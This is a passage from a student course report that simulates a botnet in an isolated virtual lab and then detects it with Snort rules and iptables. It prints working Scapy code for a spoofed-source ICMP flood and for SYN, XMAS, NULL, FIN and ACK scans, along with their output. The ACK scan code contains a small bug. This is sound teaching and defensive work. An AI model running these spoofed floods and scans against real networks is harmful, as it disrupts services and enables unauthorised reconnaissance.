Final Report

CS 445: Internet Security

May 5, 2021

Sarah Cooper
Jared Lam
Marc Ace Montesa

Table of Contents

Introduction

This project is about making botnet that uses various TCP and ICMP attacks, create Snort rules to detect attackers, create a script that can differentiate between a botnet and a single machine spoofing IP addresses, as well as a script that will change our iptables rules to prevent the incoming amount of traffic for a moment. We chose this topic because we wanted something challenging for all three of us to handle. On a technical level, some members of the team wanted to implement a botnet both as a challenge, but as a skill to have later on in the future. The basis for the project came from a research topic presented by Khon Kaen University in Thailand called, “Improving Intrusion Detection on Snort Rules for Botnet Detection” (Link). Here, members of the university outlined the problem, risks, and possible solution and preventative measures in the case that a botnet were to be detected; as well as how to automate a process in which it can prevent it. The three of us on the team decided to try to make a simplified version of this and created a “simulated threat-attack and botnet detection program”. We wanted to see if we can detect whether or not a set of hosts originate from a botnet or not on the defending machines. We also wanted to demonstrate our abilities to write a script-based attack and defense model, create Snort rules and make great use of the TCP/ICMP attacks models we learned from class to demonstrate different attacks from the attack botnet.

A video of the team demoing the application can be found at this link: (Here)

System Architecture

The tools that we used for this project are Snort, iptables, Scapy, and VirtualBox running five (5) Kali machines (four attacking machines and one defending machine). For our attack script we used Scapy to create all of the packets for the attacks (FIN scan, ACK scan, XMAS scan, NULL scan, SYN scan, and ICMP flood). We wrote up detection rules and used Snort to detect incoming traffic and alert us to certain packets based on the rules. With iptables, we can prevent packets from passing through the firewall and show that traffic is dropped. With the iptables we can see the rules created based on the detection of a botnet or not as well as flush the table to ensure that the network can still receive incoming packets; this will be later discussed. The attacking machine sends packets to the defending machine that simulate different types of attacks. Why we choose these tools: Scapy for attacking machines, Snort for detecting attackers, and ping to be able to differentiate real packages and fake machines. We also wanted to demonstrate our knowledge of the tools taught to us in the classroom.





Figure 1: This is a diagram of how the botnet attack would look from the perspective of the four attacking Kali machine and one defending machine.

Installation and Configuration

For this project, we wanted to use a real botnet; however, that would require the internet on our virtual machines. The team was wary of putting our botnet on the public network, as we did not want to risk one mistake to another, public system. Instead, the team opted to simulate a botnet using multiple virtual machines -- four attacking machines, one defending machine. To replicate our team's simulated botnet, after downloading and extracting the scripts, the user needs to put "AttackingScript.py" into their attacking machine(s), then put "run.sh", "final.rules", and "defender.py" into the same folder on the defending machine. After this, on the defending machine, a log file must be created; our's was called "final". On the attacking machine, change the "target_ip" to the defending machine's IP address, as well as the attk list to represent the last few digits of each attacking machine's IP address **minus the current attacking machine.**



```
target_ip = "192.168.56.104" #Replace with target IP
attk = ["100","107","106","105","1"] #Should be replaced with the last digits of each attacking machine.
```

Figure 2: In this case, this is a screenshot from the attacking machine ending in ".101". As a result, we removed those digits from this list. Do this on each respective machine.


Lastly, on the defending machine, run "run.sh" with bash, and on each of the attacking machines, run the "AttackingScript.py" using python3 -- feel free to use any of the attacks in the table below:

1	ICMP ping flood
2	SYN scan
3	XMAS scan
4	NULL scan
5	FIN scan
6	ACK scan

Threat Model

In terms of the attacking machines, the team wanted to integrate most of the attacks and scans we learned in the class and apply them into one large package. While the majority of the class projects tasked us with executing these attacks individually, we wanted to answer: “If we did all these attacks at once, from multiple sources, will the defending machine be able to actually respond?” So, we got to breaking.


The first thing we wanted to do was provide the attacker with options on what attacks they can do. Originally we wanted to execute all the attacks at random from each machine; however, we observed that in cases where there were doubles, it did not make for an exciting demo. This also allows the attacker to determine **how** they want to mix up the attacking bots, whether to have all of them attack with the same attack, or making sure they all execute different attacks. It should be noted that in the case of a **real** botnet, we would **not** want to manually set this process. In the event of hundreds to thousands of bots, having all of them execute random attacks is ideal.




```
┌──(student㉿kali)-[~]
└─$ sudo python3 AttackingScript.py
what type of attack would you like 1
```

```
if (userinput == "1") or ("ping" in userinput.lower()):
        #do ping flood attack

        while(True):
                source = RandIP("192.168.56.1/24")
                source_check = str(source).split(".")
                if source_check[3] not in attk:
                        packet = IP(src = ".".join(source_check), dst = target_ip) / ICMP()
                        reply = sr1(packet, timeout = 2)
```

Figure 3: This console and code snippet shows how we developed our ICMP flood attack.




```
┌──(student㉿kali)-[~]
└─$ sudo python3 AttackingScript.py                                        2 ⚙
what type of attack would you like 2
```




```
elif (userinput == "2") or ("full" in userinput.lower()):
        #do syn scan

        while(True):
                source = RandIP("192.168.56.1/24")
                source_check = str(source).split(".")
                if source_check[3] not in attk:
                        #print(source_check[3])
                        p = sr1(IP(src = ".".join(source_check), dst = target_ip) / TCP(sport = RandShort(), dport = RandShort(), flags = "S"), timeout = 0.1)
```

Figure 4: This is for our second demoed attack, that being a SYN scan attack.




```
┌──(student㉿kali)-[~]
└─$ sudo python3 AttackingScript.py                                   3 ⚙
what type of attack would you like 3
Open / Filtered
Open / Filtered
Open / Filtered
Open / Filtered
Open / Filtered
Open / Filtered
Open / Filtered
Open / Filtered
Open / Filtered
Open / Filtered
Open / Filtered
Open / Filtered
Closed
```




```
elif (userinput == "3") or ("xmas" in userinput.lower()):
        #do full xmas scan

        while(True):
                source = RandIP("192.168.56.1/24")
                source_check = str(source).split(".")
                if source_check[3] not in attk:
                        xmas_scan = sr1(IP(src = ".".join(source_check), dst = target_ip) / TCP(dport = RandShort(), flags = "FPU"), timeout = 0.1)

                        #print(type(xmas_scan))

                        if(str(type(xmas_scan)) == "<class 'NoneType'>"):
                                print ("Open / Filtered")
                        elif(xmas_scan.haslayer(TCP)):
                                if(xmas_scan.getlayer(TCP).flags == 0x14):
                                        print("Closed")
                        elif(xmas_scan.haslayer(ICMP)):
                                if(int(xmas_scan.getlayer(ICMP).type) == 3 and int(xmas_scan.getlayer(ICMP).code) in [1,2,3,9,10,13]):
                                        print("Filtered")
```

Figure 5: Our third attack was an XMAS scan. Notice that the ports can be Open, Closed, or Filtered. The output continues to Open/Filtered with a couple closed ports in between. We believe this to be because of the traffic from the other machines, and the defending machine cannot reply quick enough to this machine in particular.




```
┌──(student㉿kali)-[~]
└─$ sudo python3 AttackingScript.py
what type of attack would you like 4
Open / Filtered
Open / Filtered
Open / Filtered
Open / Filtered
Open / Filtered
Open / Filtered
Open / Filtered
Open / Filtered
```




```python
elif (userinput == "4") or ("null" in userinput.lower()):
        #do full null scan

        while(True):
                source = RandIP("192.168.56.1/24")
                source_check = str(source).split(".")
                if source_check[3] not in attk:
                        null_scan = sr1(IP(src = ".".join(source_check), dst = target_ip)/TCP(dport = RandShort(), flags = ""), timeout = 0.1)

                        if(str(type(null_scan))=="<class 'NoneType'>"):
                                print ("Open / Filtered")
                        elif(null_scan.haslayer(TCP)):
                                if(null_scan.getlayer(TCP).flags == 0x14):
                                        print("Closed")
                        elif(null_scan.haslayer(ICMP)):
                                if(int(null_scan.getlayer(ICMP).code) in [1,2,3,9,10,13]):
                                        print("Filtered")
```

Figure 6: Similar to the attack above; however, this time as a NULL scan.



```python
elif (userinput == "5") or ("fin" in userinput.lower()):
        #do full fin scan

        while(True):
                source = RandIP("192.168.56.1/24")
                source_check = str(source).split(".")
                if source_check[3] not in attk:
                        fin_scan = sr1(IP(src = ".".join(source_check), dst = target_ip) / TCP(dport = RandShort(), flags = "F"), timeout = 0.1)

                        if(str(type(fin_scan)) == "<class 'NoneType'>"):
                                print("Open / Filtered")
                        elif(fin_scan.haslayer(TCP)):
                                if(fin_scan.getlayer(TCP).flags == 0x14):
                                        print("Closed")
                        elif(fin_scan.haslayer(ICMP)):
                                if(int(fin_scan.getlayer(ICMP).type) == 3 and int(fin_scan.getlayer(ICMP).code) in [1,2,3,9,10,13]):
                                        print("Filtered")
```

Figure 7: The first of the two attacks we did not demo, though it is present in the code and can still be executed. This here is a FIN scan.




```python
elif (userinput == "6") or ("ack" in userinput.lower()):
        #do full ack scan

        while(True):
                source = RandIP("192.168.56.1/24")
                source_check = str(source).split(".")
                if source_check[3] not in attk:
                        ack_scan = sr1(IP(src = ".".join(source_check), dst = target_ip) / TCP(dport = RandShort(), flags = "A"), timeout = 0.1)

                        if(str(type(ack_scan)) == "<class 'NoneType'>"):
                                print("Filtered Firewall")
                        elif(ack_scan.haslayer(TCP)):
                                if(ack_scan.getlayer(TCP).flags == 0x4):
                                        print("No Firewall")
                        elif(ack_scan.haslayer(ICMP)):
                                if(int(ack_scan.getlayer(ICMP).type) == 3 and int(ack_flag.getlayer(ICMP).code) in [1,2,3,9,10,13]):
                                        print("Firewall Present")
```

Figure 8: The last attack we implemented was an ACK scan. Here, we check if a firewall is present and whether or not it's filtered.

Defense Model


For our defense model we created a six step plan to detect and prevent attacks from multiple attackers, most likely in a botnet. We created a script that will automate the steps and ideally would be run in a continuous loop (figure 9). Going through the script we have two sleep functions that are used to let Snort run for a certain amount of time, and shut down the incoming packets for a certain amount of time. Next is step one, running Snort with our Snort rules and to save the log and alert file into a folder called final. Next it will kill Snort and run the "defender.py" where steps two through four are. After step five is to flush the iptables after a certain amount of time so that the network can continue to receive packets again. Step six is to have the script run continuously on repeat checking every few seconds (or minutes) if the incoming packets are an attack. We did not implement step 6 for the demo to show just one run through of or model.



```
#!bin/bash

signal=KILL

sleep_a_while () {
    sleep 30s
}

sleep_a_bit () {
    sleep 5s
}


# Note: command launched in background:
snort -dev -i eth0 -l final -c final.rules 2>/dev/null &

# Save PID of command just launched:
last_pid=$!

# Sleep for a while:
sleep_a_while
kill -9 $last_pid

python3 defender.py

sleep_a_bit
iptables -L

sleep_a_while
iptables -F

sleep_a_bit
iptables -L
```

Figure 9: Bash script called run.sh that will automate the steps we created for our defense model.


Step one is to use Snort to detect an incoming attack based on specific Snort rules (figure 10).



```
#ICMP flood
alert icmp any any → 192.168.56.104 any (msg:"ICMP flood";sid:1;)
#XMAS scan
alert tcp any any → 192.168.56.104 any (msg:"XMAS scan"; flags:FPU; sid:2;)
#FIN scan
alert tcp any any → 192.168.56.104 any (msg:"FIN Scan"; flags:F; sid:3;)
#NULL scan
alert tcp any any → 192.168.56.104 any (msg:"NULL Scan"; flags:0; sid:4;)
#ACK scan
alert tcp any any → 192.168.56.104 any (flags:A; ack:0; msg:"ACK Scan"; sid:5;)
#syn scan
alert tcp any any → 192.168.56.104 any (msg:"SYN scan"; flags:S; sid:6;)
```


Figure 10: The Snort rules to detect the different attacks.

We currently are providing mitigation for ICMP Ping Flood attacks as well as SYN, NULL, XMAS, FIN, and ACK scans. Step two through four are demonstrated in the defenders.py file where it can determine the real IP addresses, if the attack is coming from a botnet or not and to set the correct iptable rules. Step two is to determine which IP addresses are from real live computers, the attackers, and which were spoofed IP addresses. This is to determine whether the attacks came from a botnet of multiple computers or from just one computer. We choose to use ip spoofing because in a normal situation, there is a chance that the attackers may spoof their ip addresses. The python file will read in the alert file (figure 11) and pull the IP addresses of the packets. Then it will us fping to ping all of the ip addresses returning the one that are alive. The alive IP addresses are then added to the list real_host, as shown in figure 12.



```
[**] [1:1:0] ICMP flood [**]
[Priority: 0]
05/05-16:24:01.630489 08:00:27:50:AE:87 → 08:00:27:31:65:FA type:0×800 len:0×3C
192.168.56.215 → 192.168.56.104 ICMP TTL:64 TOS:0×0 ID:1 IpLen:20 DgmLen:28
Type:8  Code:0  ID:0   Seq:0  ECHO

[**] [1:4:0] NULL Scan [**]
[Priority: 0]
05/05-16:24:01.685623 08:00:27:F7:FC:B0 → 08:00:27:31:65:FA type:0×800 len:0×3C
192.168.56.98:20 → 192.168.56.104:36294 TCP TTL:64 TOS:0×0 ID:1 IpLen:20 DgmLen:40
******** Seq: 0×0  Ack: 0×0  Win: 0×2000  TcpLen: 20

[**] [1:6:0] SYN scan [**]
[Priority: 0]
05/05-16:24:01.696404 08:00:27:4C:E1:FE → 08:00:27:31:65:FA type:0×800 len:0×3C
192.168.56.234:37239 → 192.168.56.104:17329 TCP TTL:64 TOS:0×0 ID:1 IpLen:20 DgmLen:40
******S* Seq: 0×0  Ack: 0×0  Win: 0×2000  TcpLen: 20

[**] [1:2:0] XMAS scan [**]
[Priority: 0]
05/05-16:24:01.719593 08:00:27:D8:71:E0 → 08:00:27:31:65:FA type:0×800 len:0×3C
192.168.56.169:20 → 192.168.56.104:39089 TCP TTL:64 TOS:0×0 ID:1 IpLen:20 DgmLen:40
**U*P**F Seq: 0×0  Ack: 0×0  Win: 0×2000  TcpLen: 20  UrgPtr: 0×0
```

Figure 11: The alert file showing the four different attacks done in the demo. There is an ICMP packet, Null scan packet with no flags, Syn scan packet with the S flag and a XMAS packet with the corresponding URG, PSH, and FIN flags set.



